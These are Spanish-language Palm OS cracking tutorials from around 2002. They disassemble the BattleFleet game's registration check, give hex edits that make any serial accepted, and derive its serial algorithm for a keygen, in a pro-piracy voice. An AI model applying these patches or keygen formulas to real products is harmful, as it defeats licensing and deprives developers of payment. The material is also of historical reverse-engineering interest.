00007fd4 671c          BEQ L870            ? de ser 0 me salta (debugger me dice que no salta)
00007fd6 2f0a          MOVE.L A2,-(A7)
00007fd8 4e4fa021      sysTrapMemHandleLock
00007fdc 584f          ADDQ.W #4,A7        ?esto es una corrección de pila
00007fde 2f08          MOVE.L A0,-(A7)
00007fe0 486dfbca      PEA -1078(A5)
00007fe4 4e4fa0c5      sysTrapStrCopy
00007fe8 2f0a          MOVE.L A2,-(A7)
00007fea 4e4fa022      sysTrapMemHandleUnlock
00007fee 4fef000c      LEA 12(A7),A7
00007ff2 4eba8570      L870 JSR L56        ? RUTINA ”CHECKREGISTRATION” (vaya, vaya…)
00007ff6 2b40fd66      MOVE.L D0,-666(A5)
00007ffa 0cad00000     14afd66 CMPI.L #330!$14a,-666(A5)
00008002 6410          BCC L871            ? BRANCH IF CARRY CLEAR –C
```

A ESTE TROZO DE CÓDIGO NO LLEGAMOS SI NOS PASARON YA LOS 7 DIAS DE PRUEBA

```
00008004 3f3c07d0      MOVE.W #2000!$7d0,-(A7)      ?DEMO EXPIRED (si ya pasó el trial de 7 días)
00008008 4e4fa192      sysTrapFrmAlert
0000800c 38bc0016      MOVE.W #22!$16,(A4)
00008010 544f          ADDQ.W #2,A7
00008012 6074          BRA L876
-----------------------------------------------------------------------------------------------------
00008014 0cad00000198fd66 L871   CMPI.L #408!$198,-666(A5)
0000801c 6314          BLS L872            ? SALTA SI ES LOWER O SAME THAN C/Z
(no salta)
0000801e 3f3c076c      MOVE.W #1900!$76c,-(A7)      ?DEMO MODE FOR 7 DAYS (BAD BOY)
                                                     ¡¡¡¡APAREZCO AQUÍ!!!!
```

Una cosa que debemos apuntar aquí es el estudio de la línea
00007ff2 4eba8570 L870 JSR L56 **? RUTINA ”CHECKREGISTRATION”**
aunque al desensamblar no la vemos exactamente así, si utilizamos el debugger que viene con el emulador de Palm y que se llama Palmdebugger (¡¡cielos, qué originales son los zombiprogramadores!!) observamos que la rutina de la Label 56 tiene ese nombre

Para los que no lo sabéis, aunque esto sólo es un adelanto para próximas lecciones, el debugger se ejecuta lanzándolo con el comando
att
y los breakpoints en las apis se ponen como
atb “nombre systrap”
pero eso es otra historia que de momento no viene a cuento. Por cierto, una “label” es algo igual a un proceso, o una subrutina de la principal. Y JSR es un salto obligatorio hacia esa rutina. Bien, bien... podemos también usar a nuestro fabuloso malabarista PalmDeMon para dar saltitos de ranita por el código. Os pongo una pantalla para que os hagáis una idea de la potencia que puede llegar a tener este saltimbanqui:



pues aquí vemos un trocito del código que andamos revolviendo pero puesto bonito,para los que no os guste el encanto cutre del block de notas. El PalmDeMon es un pedazo desensamblador hecho por Carpathia que lamentablemente lleva parado un par de años. Con los botoncitos de arriba podemos ver las alertas, las llamadas a apis del la Palm (las famosas systrap) etc... una joya vamos, para que juguéis un poco...

7- Guay tío, mola, dabutén, fetén, pero no me entero de nada...:

Vale, vale, ya sé que me enrollo demasiado... vamos a meternos en harina. Le damos un sorbito al whiskila y empezamos a mirar código y código:

00007ff2 4eba8570 L870 JSR L56 **? RUTINA ”CHECKREGISTRATION” (vaya, vaya…)**
00007ff6 2b40fd66 MOVE.L D0,-666(A5)
00007ffa 0cad0000014afd66 CMPI.L #330!$14a,-666(A5)
00008002 6410 BCC L871 **? BRANCH IF CARRY CLEAR –C**
……
00008014 0cad00000198fd66 L871 CMPI.L #408!$198,-666(A5)
0000801c 6314 BLS L872 **? SALTA SI ES LOWER O SAME THAN C/Z (no salta)**

0000801e 3f3c076c MOVE.W #1900!$76c,-(A7) **?DEMO MODE FOR 7 DAYS (BAD BOY) ¡¡¡¡APAREZCO AQUÍ!!!!**

Yo aquí veo lo siguiente, es decir, un salto obligatorio a una label que encima se llama “checkregistration” o sea, de

penita penita pena. Un par de líneas después me compara 330 decimal (14a hexa) con el registro a5-666. Aquí debo hacer una pequeña pausa para recordaros que en Motorola la ruta fuente-destino se lee al revés que en ASM x86, es decir :

MOVE.L D0, -666(A5)

significa que movemos el contenido de D0 (tenemos como registros de datos D0 hasta D7, y como registros de direcciones A0 a A6, ya que A7 es la pila), digo que movemos D0 con tamaño Long (doble word) a la dirección A5 menos 666. Bueno, después de esta breve explicación, seguimos diciendo que si la comparación no sale como debiera, me pega un salto a la label 871 que me hace otra comparación y que me manda directo a la orden de que salga el mensajito de bad boy. Para no aburriros demasiado, deciros que BLS significa branch lower same, que quiere decir, menor o igual al flag Z (cero) y BCC significa branch if carry clear –c. Esto es, dos saltos condicionales. Vaya vaya... por último, aunque no la puse, la siguiente línea sería

00008022 4e4fa192 **sysTrapFrmAlert**

que ya muestra el mensaje de alerta en la pantalla y que es la llamada a la api para esas cosas de mal vivir. Respecto al primer salto, el de

00008002 6410 BCC L871 **? BRANCH IF CARRY CLEAR –C**

no le damos más importancia, ya que es el que mira si pasaron o no los 7 días de prueba, y que nos llevaría a una ventanita de “Demo expired!” tan odiosa y que todos vimos alguna vez. Precisamente estaría una línea más abajo. En cuanto al segundo salto, el de:

0000801c 6314 BLS L872? SALTA SI ES LOWER O SAME THAN C/Z (no salta)

el bueno de X-Grimator fue de campeón pensando que sabía mucho y ni corto ni perezoso le metió un pedazo BRA (salto obligatorio, salta siempre) que no valió para nada: no salía el mensajito malo pero no se registraba al volver a entrar. La típica trampa de elefantes, más grande que las mentiras que dice X-Gri para disimular que tiene resaca un domingo delante de sus padres. NOPear el salto BCC tampoco sirvió de nada. Sólo quedaba enfrentarse al Check Registration. La batalla sería dura.

8- Duelo en la carpa. Payasos asesinos:

Otro sorbito al vodkila (tengo dos vasos con distinta bebida, es que no me decidía) y nos vamos de cabeza a pelear con la rutina de chequeo. Cuerda floja ¡¡sin red!!.
Si observamos en L56 (la rutina de chequeo) encontramos al principio esto:

00000610 4e4fa2a9 sysTrapDlkGetSyncInfo **?OBTIENE MI USER ID DEL HOTSYNC**
00000614 486dfba1 PEA -1119(A5)

hasta aquí podemos llegar buscando en el Block de notas “L56” en el código. La primera línea es la llamada a la api para leer nuestro nombre de registro en el Hotsync, nuestro ID de User, como en Windows cuando te pide usuario y empresa. En la segunda línea estamos cargando y haciendo apuntar la pila a a5-45f. Si en el debugger mirásemos esta dirección, veríamos el UserID que usamos para conectar datos de la Palm al PC. Hummmm, así que el serial no nos vale igual a todos ¿eh?. Buen dato. El Sr. Love ha hecho un keygen que calcula el numerito.
No está mal, esto es más interesante que el primer tutorial...Bueno, después de mucho código que os ahorro, la rutina de chequeo (tras haber tomado letra a letra del ID y haber calculado el número correspondiente) llega a esto:

0000079a 486dfbca PEA -1078(A5) **? y a5-436 es mi serial basura**
0000079e 486eff7e PEA -130(A6) **? y a6-82 es “UBF11415-8014611200**”

los PEA, como dijimos, cargan un valor y hacen que el puntero se fije en ellos. Son importantes.Y da la casualidad que

tenemos dos seguidos. Y pardiez, el segundo es pero que muy extraño... ¿me entendéis verdad?... pero de momento, dejemos esto para ir a algo más sencillo. Seguimos bajando hasta

000007e8 4a2eff77 L63 TST.B -137(A6) **? compara byte de a6-89 con cero**
000007ec 672a BEQ L64 **? si es igual, salta (no lo hace)**
000007ee 0c840000014a CMPI.L #330!$14a,D4 **? compara 14a con D4**
000007f4 6422 BCC L64 **? D4 está vacio y por ello no salta**
000007f6 283c0000014a MOVE.L #330!$14a,D4 **? mueve 14a a D4**

El salto BEQ y la comparación son lo que nos interesa recauchutar, y lo haremos así:

000007ec 4e71 NOP
000007ee 283c0000014a MOVE.L #330!$14a,D4

y con esto conseguimos que no realice nada cuando debería hacer el salto “igual a” hacia L64 y además desmontamos la comparación. Para poder hacer esto, cogéis vuestro editor hexadecimal favorito y cambiáis los opcodes (resaltados en negrita). Con esto habremos logrado que cualquier número sea aceptado por válido en nuestro querido y apreciado jueguecito.

9- The End y saludos:

Lo divertido se acaba muchachotes. Bueno, estoy seguro de que esto no le interesa a demasiada gente, pero bueno, así de duras son las cosas. Si lograsteis llegar hasta aquí, es que vuestro whiskila está ya vacío. Y si está vacío es que no os habéis enterado de nada y estáis beodos perdidos. Si vuestro whiskila/vodkila no está vacío es que no llegasteis hasta aquí, y por lo tanto tampoco pudisteis enteraros de cómo acababa esto. Ya sea por h o por b, no os habéis enterado. Total, nadie tiene una Palm... Y para acabar, un saludo muy grande a Látigo por abrirme los ojos a este tipo de crackeo (suerte en tu búsqueda de empleo, chico. Europa no anda mejor que tu tierra) y a toda la gente del canal #cracker del IRC-Hispano por aguantar mis locuras. Un saludo en especial a eSn-mIn por haberme mencionado en su tutorial de Asprotec. Eso no quiere decir que me olvide de Nette, remains, jonas, mrsilver, TGILITO, Sh0tGan, juassss, khanete, suNeVil, y miles de ellos que ahora olvido pero que me ayudan constantemente con su experiencia y paciencia.

30/05/2002
Y por nada del mundo olvidéis el mayor lema cracker: “Pensad, pensad, pensad...”. Desde que descubrí esto del crackeo, me aburren los juegos de estrategia... y a ver si los que el día de mañana llegáis a ser programadores os dedicáis a hacer protecciones un poco serias, y no las cochinadas que hace el Jim Love éste.
X-Grimator

Palm Spanish Tutor	
Programa:	**TURORIAL III - KEYGEN PARA BATTLEFLEET 1.0 FOR PALM**

PROTECCION:	NAME / SERIAL		
Descripcion:	Juego de Barcos		
Dificultad:	Principiante		
DOWNLOAD:	http://www.palmos.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator		
Palm CRACKER:	X-Grimator	**FECHA:**	W/31/12/2004

INTRODUCCION

¡¡Mis saludos, pequeñas sabandijas, gusanos de la programación, amebas de las ciénagas del ASM!! Este tutorial va dedicado a vosotros, los malditos, los hijos bastardos de un dios menor, los desarrapados, perseguidos por lo "políticamente correcto",los odiados, los temidos, los nefandos y oscuros delincuentes que maquinan confabulaciones contra Gates y su prole de refulgentes dioses del dinero y nuevas tecnologías.
Este tutorial va dedicado a mis amigos, los crackers, ingenieros inversos, aquellos desheredados que solo quieren aprender, a los que se les niega el conocimiento, a los frekies feos y gordos, bebedores de coca cola y guarradas con alcohol, a los deshechos de un mundo que se ha vuelto loco y codicioso, a los que realmente son seres humanos, con afán de superación y evolución, con la suficiente paciencia como para leer ASM y modificarlo, a los nauseabundos piratas cuyo delito es preguntar y curiosear. Este tutorial va dedicado a vosotros...¡¡mis maestros!!. Y después de esta agresiva y romántica introducción pasemos a...

AL ATAQUE

INTRODUCCION:

Apenas decir que este tuto es la continuación del anterior en el que parcheamos el programita y por el camino nos encontramos el serial y toda la rutina de checksum. Me remito a lo que dije sobre las herramientas necesarias para llevar a buen término este barco pirata...

BATTLEFLEET 1.0 SEGUNDA PARTE:

La película nos había dejado intrigados con un bonito parche que hacíamos una vez desensamblado el programita y por el camino nos había dado por utilizar PalmDeMon y el debugger tan simpático que nos regala PalmOs (son tan buenos y nos quieren tanto que regalan programas... por si acaso, yo no me fio mucho... ahí hay truco seguro...). Pero bueno, salimos del cine, con los ojos rojos y medio zumbados después de tres horas de peli y directos al McMierda a comer una hamburguesa, un colega nos mira a nuestra cara de pobres diablos y nos espeta a la cara: "tío, no me he enterado de la mitad del argumento" y nosotros, almas cándidas, suspiramos mirando al cielo y armados de paciencia le explicamos

por qué Norman Bates se disfrazaba de su madre para cargarse chicas que caían en su hotel: "Manu, macho, es que era drag-queen, una locaza...". A ver, te explico...

Y CUANDO ESTAMOS DEBUGGEANDO

Si mal no recordáis, en el último tuto habíamos hecho una serie de pasos hasta llegar al debugger. Como temo repetirme y aburriros, os los resumo a grandes rasgos:

1- Desensamblado el programita, buscamos el Talt del mensaje malo y feo y lo localizamo s. Para hacer bien este punto uno, leeos mis otros dos tutos.

2- Tras echar un vistazo, notamos una llamada a la label 56, que es la del checksum. En PalmDeMOn también lo vemos claro. Lástima que Carpathia haya desaparecido de la arena, necesitábamos un desarrollo más profundo de esa herramienta :o(Los buenos desaparecen, mueren en las inmensidades del mar del olvido, bailando y bebiendo con las sirenas por la eternidad. Ya se me salta una lagrimita... debo ir viejo...

3- Fieles a nuestro desmedido afán de conocimiento e insaciable sed de sabiduría, ejecutamos PalmOs emulator y cargamos el programa. Aquí me voy a parar un poco y retomamos la milonga esta...

ENTONCES ES CUANDO DESCUBRE SU LADO FEMENINO, MIRANDO EL CUCHILLO DE COCINA

Hasta ahora el PalmOs emulator lo he mencionado de pasada. Es muy bueno, creedme, y lo podéis descargar gratuitamente desde la web de Palm. Es la nueva versión del antiguo Pilot, y juro que es de los mejores emuladores que he visto en mi vida. Os recomiendo echarle un ojo. (Hummmm... a veces me pregunto si alguien leerá mis tutos o si serán útiles). Bajaos también PalmDebugger de la web de PalmOs, si no, difícilmente podremos meternos con listado vivo.

Ejecutamos el Emulator de marras y vemos algo asi como que nos sale una ventanita pidiéndonos una ROM y tamaño del archivo que se va a crear virtualmente. Las ROMs las podemos obtener de nuestra Palm, de alguna web de warez (yo miraré a otra parte, os lo juro) o descargándolas de PalmOs pidiendo permiso y firmando una licencia y eso. Bueno, elegimos nuestra ROM y cualquier tamaño de RAM para la supuesta capacidad de memoria de nuestra Palm virtual. Poner una carátula bonita hace más agradable nuestro trabajo.

Acto seguido, arrancamos la máquina y tras tocar con el ratón diversos puntos de la pantalla para calibrarlo y precisarlo, nos vemos de lleno en la ventana inicial de la Palm (¿he dicho "ventana"... oh, Dios, ¡¡soy carne de Gates!!). Botón secundario del ratón y le damos a instalar aplicación, donde escogeremos BattleFleet.Es to va por gustos, pero si escogéis otra aplicación de poco os sirve este tuto, je je... Luego le damos a HotSync y pulsando el icono de la casita de abajo volvemos a la pantalla principal. Juas, ahora empieza el tiroteo.

Cargamos el debugger y tras ejecutarlo con:

att (y luego enter.Fijaos bien que en el menú de Connection esté seleccionado el Emulator) tecleamos:

atb "FrmAlert"

que en lengua no-hereje significa algo así como:

bpx "MessageBox"

que para los que estudiaron Humanidades se traduce como:

párate cuando aparezca un aviso

Tras escribir eso, ponemos:

g

que es el comando que nos permitirá volver a nuestro amado emulador. Para los curiosos, la g es de "go". ¡Uau!, apabullante razonamiento ¿verdad?. Y sin comerlo ni beberlo estamos en el PalmOs Emulator como quien no quiere la cosa. Ya tenemos una systrap husmeando el aire para saltar de un momento a otro. Tocamos con el raton encima del juegoobjetivo de nuestro estudio para que se ejecute y vemos un horrible dibujo de un gorila (el John Love este creo yo que andaba un poco pasado de LSD cuando programó la mierda esta...) y se nos carga el Battle- Fleet sin problemas. Vamos a registration, metemos un número fake ("basura" en lengua cristiana) y le damos a aceptar.

NOTA: si en algún momento de este proceso saltase el debugger, basta con poner

g

y continuar como quien no quiere la cosa. Fácil...

Bueno, llegados a este punto, chis -pum, bloqueo de emulador y debugger sonriente, peinado con raya al medio y reluciente de gomina. Buen cazador, el chico, ha dado de lleno con un FrmAlert interesante. Tres anotaciones en este punto:

1- Poned el atb antes de cargar el programa objetivo.

2- El PalmDeMOn abierto a la vez, en listado muerto, os ayudará mucho a no perderos. Veis perfectamente dónde andáis.
3- Ummm, éste se me olvidó... x)

Y NO VEAS, TIO, LA COCHINADA QUE HIZO CON EL CUCHILLO DE COCINA Y LA DE SANGRE QUE SALTABA

Ahora, al fin, estamos propiamente en el tema de este tutorial. Vamos a localizar nuestro número fake (esta palabreja la aprendí en el ircnet en #palmwarez, pero no os recomiendo ir ahí, son muy desagradables. Más majos son los chicos del irc-hispano en #crackers y si no, como ejemplo pongo a SunEvil, cybdan, TGILITO, DS, jonas_, juasss o a eSn-mIn). Digo que buscaremos nuestro serial basura, veremos cómo lo halla y haremos un keygen. Como dijo Jack el Destripador, "Vayamos por partes".
1- El numerito:

Con el atb que pusimos aparecemos en la siguiente sección de código:

```
0000801c 6314 BLS L872
0000801e 3f3c076c MOVE.W #1900!$76c,-(A7)
00008022 4e4fa192 sysTrapFrmAlert
```

y si observamos el listado muerto, no se nos escapa otro FrmAlert más arriba en

```
00008004 3f3c07d0 MOVE.W #2000!$7d0,-(A7)
00008008 4e4fa192 sysTrapFrmAlert
0000800c 38bc0016 MOVE.W #22!$16,(A4)
```

ese es el mensaje de bad boy, el de "Demo Mode for 7 days". Ahora os pongo el código que nos interesa,que es:

```
00007fca 4e4fa153 sysTrapFldGe tTextHandle
00007fce 2448 MOVEA.L A0,A2
00007fd0 200a MOVE.L A2,D0
00007fd2 584f ADDQ.W #4,A7
00007fd4 671c BEQ L870
00007fd6 2f0a MOVE.L A2,-(A7)
00007fd8 4e4fa021 sysTrapMemHandleLock
00007fdc 584f ADDQ.W #4,A7
00007fde 2f08 MOVE.L A0,-(A7)
00007fe0 486dfbca PEA -1078(A5)
00007fe4 4e4fa0c5 sysTrapStrCopy
00007fe8 2f0a MOVE.L A2,-(A7)
00007fea 4e4fa022 sysTrapMemHandleUnlock
00007fee 4fef000c LEA 12(A7),A7
00007ff2 4eba8570 L870 JSR L56
00007ff6 2b40fd66 MOVE.L D0,-666(A5)
00007ffa 0cad0000014afd66 CMPI.L #330!$14a,-666(A5)
00008002 6410 BCC L871
00008004 3f3c07d0 MOVE.W #2000!$7d0,-(A7)
00008008 4e4fa192 sysTrapFrmAlert
0000800c 38bc0016 MOVE.W #22!$16,(A4)
00008010 544f ADDQ.W #2,A7
00008012 6074 BRA L876
00008014 0cad00000198fd66 L871 CMPI.L #408!$198,-666(A5)
0000801c 6314 BLS L872
0000801e 3f3c076c MOVE.W #1900!$76c,-(A7)
00008022 4e4fa192 sysTrapFrmAlert
```

de ahí abajo ya no llega la ejecución del programa. Os he resaltado las sentencias que nos saltamos siempre que estemos en el trial de los 7 días para probarlo. Mirando tan solo las cosas que nos interesan aquí, tenemos que
00007fca 4e4fa153 sysTrapFldGetTextHandle

lee nuestro serial basura por primera vez. Luego, ya a la altura de
00007fd6 2f0a MOVE.L A2,-(A7)
nuestro fake serial anda por el registro de datos A0 y el de direcciones A0 (recordad que A7 es la pila).
ESo lo sabemos tecleando
dm A0
y nos enseña la memoria del registro A0. otros comandos útiles son
il
que nos muestra las 10 siguientes líneas de código,
s
de "step" que nos permite ejecutar una línea de código en el debugger y
t
que ejecuta una línea pero saltando por encima de las funciones (de "trace").
Bueno, entonces "¿ese Norman Bates realmente crees que estaba loco?". No entendisteis nada...
¡arggggggg!.
Esta es la línea de código en la que aparezco
0000801e 3f3c076c MOVE.W #1900!$76c,-(A7)
a lo que llego después de que
00007ffa 0cad0000014afd66 CMPI.L #330!$14a,-666(A5)
00008002 6410 BCC L871
una comparación me lleva a la Label 871 si el registro A5-666 (en hexa sería la dirección A5-29a) no contiene nada. Significa Branch if Carry Clear.
Así que si en 00007fe8 vemos mi serial basura en A0 y D0, en 00007ff2 me salta obligatoriamente a la Label 56 y en 00007ffa hay una comparación (que como dice mi madre son siempre odiosas) entonces...
¿¿qué diablos pasa con la Label 56??. Sólo vosotros, Dios y John Love lo saben. Es nuestro Checkregistration.
Bueno, ejem, el debugger también lo dice, pero eso es otra historia X)
2- Cómo lo halla:
Para saber dónde pararnos debemos utilizar el código muerto a la vez que el vivo, asi que miraremos posibles SysTrap del codigo muerto para poner atb estratégicos que nos vayan cantando lo que tienen los registros, así que ni cortos ni perezosos, le introducimos
g
al debugger para salir del proceso, borramos los atb con
atc
(atd nos muestra todos los breakpoints) y volvemos a la ventanita principal de Palm saliendo antes del programa. Si hubiese algún problema, basta con re-conectar el debugger con att o saliendo y cargando de nuevo todo desde el principio. Pero ahora los atb serán más astutos y no perseguiremos la usada Sys-TrapFrmAlert (nota importante: el debugger es "case sensitive". Un atb mal puesto y no parará. Me llevó

mucho averiguarlo). Ahora miramos bien el listado muerto y escribimos estos atb como mero sondeo del cálculo del número, a fin de ir viendo los registros:
atb "DlkGetSyncInfo"
éste es bueno, nos para la ejecución en el momento en que se obtiene el User con el que HotSync se entiende con la PDA. En dos líneas, sería como un login al iniciar una sesión Linux o un usuario en Windows. Ese User ID se guarda en el programa HotSync que coordina la PDA con el Pc. Por lo tanto, vemos que nuestro número se genera al partir de nuestro nombre de User... adiós, esto atufa a keygen.
Antes de poner otro atb, debemos analizar un poco el código muerto para ver lo que nos vamos a encontrar, ya que ejecutando el debugger con g tras poner ese atb y accediendo a BattleFleet, nos vamos a dar de morros con
00000610 4e4fa2a9 sysTrapDlkGetSyncInfo
que es lo que queríamos hacer, justo donde se lee nuestro User. Para no entrar en todo ese proceso, pulsamos t en el debugger y vamos directos fuera de esa llamada a API Palm. Luego un il nos mostrará las 10 líneas que vienen por

delante. Al llegar a
00000614 486dfba1 PEA -1119(A5)
tenemos algo importante. Un PEA carga algo en memoria, en este caso, el registro de dirección A5-1119.
Para verlo, le damos a s hasta llegar a la siguiente línea de código y una vez ahi, tecleamos
dm A5-45f
que es lo mismo pero en valores hexa (sería igual a ver lo que tiene la dirección A5-1119). Otras veces está más adelante, en cuyo caso sería, por ejemplo, A5+1, y que se expresaría como PEA 1(A5). Pues bien, miramos ahí y ¡oh sorpresa! aparece sonriente mi nombre de User, que en mi caso es "PalmOs emulator".
Luego vemos en
00000618 4e4fa0c7 sysTrapStrLen
una llamada a API que computa la longitud de un string, devolviendo tal longitud en bytes. Vaya, vaya, esto promete. "La tía rubia que se cargó en la bañera no estaba nada mal ¿verdad?". Pues la verdad es que no...
Bueno, dejamos aparcado un momento el listado vivo y volvemos a leer el muerto. Nos marea un poco el User ID de un lado a otro hasta que llegamos a lo realmente interesante

00000652 41eeffa8 LEA -88(A6),A0
nos carga el User ID en A6-58 (hexa) que pasa a A0 letra a letra y ATENCIÓN CHICOS
00000658 3d700000ff7c MOVE.W 0(A0,D0.W),-132(A6)
0000065e 3006 MOVE.W D6,D0
00000660 0640014d ADDI.W #333!$14d,D0
00000664 7200 MOVEQ #0,D1
00000666 3200 MOVE.W D0,D1
00000668 82eeff7c DIVU.W -132(A6),D1
0000066c 3d41ff7a MOVE.W D1,-134(A6)
00000670 3d46ff74 MOVE.W D6,-140(A6)
00000674 3d6effa8ff78 MOVE.W -88(A6),-136(A6)
0000067a 302eff78 MOVE.W -136(A6),D0
0000067e c0eeff7a MULU.W -134(A6),D0

Ahora es cuando nos preparamos un vodkila, una pizza de esas baratas que hemos dejado en la nevera desde ayer por la noche, está fría y nos ha granjeado el apodo de "Carroñero" entre los amigos, un poco de música de agrado (últimamente a mí me ha dado por un grupo llamado Lacrimosa. Excelentes los germanos esos) y una infinita paciencia. X-Grimator, del grupo La Tristeza de Moldavia (único componente, jeje) os va a exp licar todo ese rollo y por qué la madre de Norman Bates tenía un vestido tan feo y una voz tan ronca (sospecho que era un problema de alcoholismo).
00000658 3d700000ff7c MOVE.W 0(A0,D0.W),-132(A6)
ahí tenemos el primer número del serial. Os cuento (y aquí le debo un favor al dr_funk que me ayudó con esto): la estructura del serial es la siguiente:
UBF#1#2-#3#4#5
donde UBF lo pone siempre, y las variables #1, #2, #3, #4, #5 se calculan. El guión entre la segunda y la tercera va siempre.
Os decía que en esa línea de código se calcula el valor de la primera variable, y será el valor ASCII del último carácter del User ID, en decimal. Después, en
0000066c 3d41ff7a MOVE.W D1,-134(A6)
obtenemos la segunda variable (#2) con la siguiente fórmula (#4+333)/#1.
Luego os explico como llegué a esto. Y en
00000670 3d46ff74 MOVE.W D6,-140(A6)
nos calcula la variable #4 sumando en ASCII todos los caracteres que componen el User Id (y que se recoge en D6).
Después tenemos en
00000674 3d6effa8ff78 MOVE.W -88(A6),-136(A6)
la variable #3, que es el valor ASCII en decimal del primer caracter del User Id, y por último en 0000067e c0eeff7a MULU.W -134(A6),D0
sacamos la variable #5 multiplicando la #3 por la #2.
Bueno, así vemos muy bonito todo pero tuvo que haber algo que nos ayudase en todo eso ¿verdad?. El secreto de todo

esto está en una llamada a API que se repite cinco veces:
sysTrapStrCat
que convierte a string un número calculado. La encontramos en

000006ba
000006e4
00000728
00000752
0000077c

de ahí que deducimos que nos calcula cinco variables, a las que llamamos #1, #2, #3, #4, #5. Es decir, calcula un número y lo pasa a string en ASCII. Y en cuanto a la estructura que va a tener el serial la encontramos
en
00000686 41fa022e LEA L67,A0
0000068a 4850 PEA (A0)
donde vemos en A0 algo así como "UBF.....-.....", que para nuestro caso pone un punto (.) por cada numero necesario para el User "PalmOs emulator" (nota: os recuerdo que aquí una variable puede tener varios números, repasad unas líneas arriba cómo se calculan. Por ejemplo, veremos que #1 es 114). Pues bien, ya sabemos cómo es la estructura del serial, dónde calcula las variables y con qué llamada a API pasa el número calculado a número "entendible". Francamente, Norman Bates está como una regadera. Sólo él podría protagonizar "Psicosis".

Si observamos justo debajo de las líneas de código donde se hace una llamada a la API SysTrapStrCat y que os señalé arriba, vemos que después de ellas hay siempre un PEA, que os recuerdo que cargaba algo en una dirección. De este modo vemos

000006be 486efffa PEA -6(A6)
000006e8 486efffa PEA -6(A6)
0000072c 486efffa PEA -6(A6)
00000756 486efffa PEA -6(A6)
00000780 486efffa PEA -6(A6)

Santo Dios, pero esto ¡va viento en popa!. Con sólo observar A6-6 en cada uno de ellos vamos sacando los numeritos:
114
15
80
1461
1200
y en
0000079e 486eff7e PEA -130(A6)
tenemos nuestro serial entero, para un HotSync UserID de "PalmOs emulator", que sería
UBF11415-8014611200
Y la magia está en

0000079a 486dfbca PEA -1078(A5)
0000079e 486eff7e PEA -130(A6)
000007a2 4e4fa2ee sysTrapStrNCaselessCompare

donde la primera línea tiene mi serial fake y la segunda el correcto, de manera que la llamada a API compara los dos strings de n caracteres sin ser case sensitive ni accent sensitive. En este punto intenté modificar la llamada a API por otra de FrmAlert, de manera que me presentase una Talt en pantalla (lo que llamamos messagebox en Windows) con el número correcto. Pero al pobre X-Grimator siempre le salían errores y no entiende por qué... seguiré en el tema, a ver qué ocurre. Bueno, entonces hemos seguido esta táctica:

1- Os dije cómo se calcula cada variable
2- Vimos dónde calcula cada una y el numerito que nos da a cambio
3- Ahora vamos a repasar el cálculo de cada variable.
Tenemos que observar dos cosas, en primer lugar estas líneas de código, justo al principio del cálculo de cada numerito:

```
000006b0 302eff7c MOVE.W -132(A6),D0
000006da 302eff7a MOVE.W -134(A6),D0
0000071e 302eff78 MOVE.W -136(A6),D0

00000748 302eff74 MOVE.W -140(A6),D0
00000772 302eff72 MOVE.W -142(A6),D0
```

Son interesantes porque van detrás de una llamada a API llamada StrCopy, que copia un string a otro, y porque luego el programa nos da un número a cambio, como vimos (el 114, el 15, etc...). Y en segundo lugar, esas llamadas a memoria coinciden con lo que pone en la línea 00000658 y siguientes, que es el algoritmo de keygen, cada una con su variable. Echadle un vistazo con calma a las líneas 00000652 (donde carga nuestro User) hasta 0000068a (donde carga la palabra UBF) y veréis como el cálculo lo hace como os señalé. Una vez más, el ASM de Motorola muestra todo su potencial y claridad de lectura, y personalmente me cae más simpático que el de x86.

3- El keygen:

Bueno, llegado a este punto y con el algoritmo hallado, el keygen lo programáis en vuestro lenguaje de programación favorito y con los adornos y dibujitos que queráis, u os bajáis de alguna web horrorosa el que os hice yo, que hasta tiene un huevo de pascua para que os entretengáis buscándolo.
...Y POR ESO YO CREO QUE AL BATES LO QUE LE FALTA ES UN BUEN POLVO
Esto es el final ¿a que ahora ya entendéis mejor la película?. El vodkila no estuvo mal, la McMierda cara e insana, como siempre, y Lacrimosa, sublimes haciendo música.
Lo lastimoso es la protección del John Love éste... cielos, eso de sumar 333 es el típico caso de zombiprogramador.
En fin, así vamos...
No quiero acabar mi tercer tuto sobre Palm sin agradecer especialmente la ayuda del dr_funk, único de #palmwarez con ganas de ayudar y que trabajamos juntos en un momento en que yo andaba atascado. Por supuesto, y lo hago siempre, un saludo muy grande al irc-hispano en #crackers al que le debo mucho, casi todo lo que aprendí y grandes amigos como los que menciono siempre, khanete, daimon, seven, Zeven_eT, el gran Pope (casi nuestro padre en esto junto a atomraM), Buba_luba, VIKTORY etc, etc... y aprovecho a ver si por fin me ponen un op fijo, que nunca sé cuándo lo tengo y cuándo no XD. Ups, olvidaba a un amigo programador que me corrigió el keygen, Pataphalo, y al que me enseña Delphi a cambio de que yo le enseñe a crackear, DruidaElAdivino. A todos ellos, mis amigos, los sabios, los que ayudan, los que saben, los que no se dejan manipular, los que piensan. Usando mi lema cracker: "Pensad, pensad y siempre pensad"
En algún lugar de Europa, 19/06/02
By X-Grimator

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**AUTOLOG 1.3m (Lección IV)**

PROTECCION:	Serial		
Descripcion:	torneo mundial de carreras		
Dificultad:	Principiante		
DOWNLOAD:	http://www.google.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator		
Palm CRACKER:	X-Grimator	**FECHA:**	W/31/12/2004

INTRODUCCION

BANDERAS DE META

La aventura de un pequeño gorrión

AUTOLOG 1.3m

Lección 4 de Palm Reversing by X-Grimator

AL ATAQUE

Buenas, mis queridos amigos. Como cada año por estas fechas nos enfrentamos de nuevo al torneo mundial de carreras de pájaros, donde este año ha sido el competidor revelación nuestro gorrión Fernandito, tres veces campeón regional y uno nacional. Durante un año, Fernandito se ha entrenado duramente estilizando sus plumas, fortaleciendo sus alas y puliendo poco a poco su técnica de vuelo. Durante un año, Fernandito sólo se ha alimentado de lombrices bajas en grasas, frutos secos y agua del rocío en medio de una espartana preparación hasta lograr que su entrenador, el azor Bertoldo, afirmase que ya sabía más que él. Ahora es el momento y Fernandito sólo aspira a las BANDERAS DE META.

1- El principio:

Como sabemos, todos los principios son duros, así que para no haceroslo más duro aún, me voy a remitir a las lecciones anteriores para extraer nuestro código del programita AutoLogMetric.prc. En el supuesto de que alguien no haya podido leer los otros tutoriales por lo que fuese, hago un muy breve resumen:

a) Herramientas:

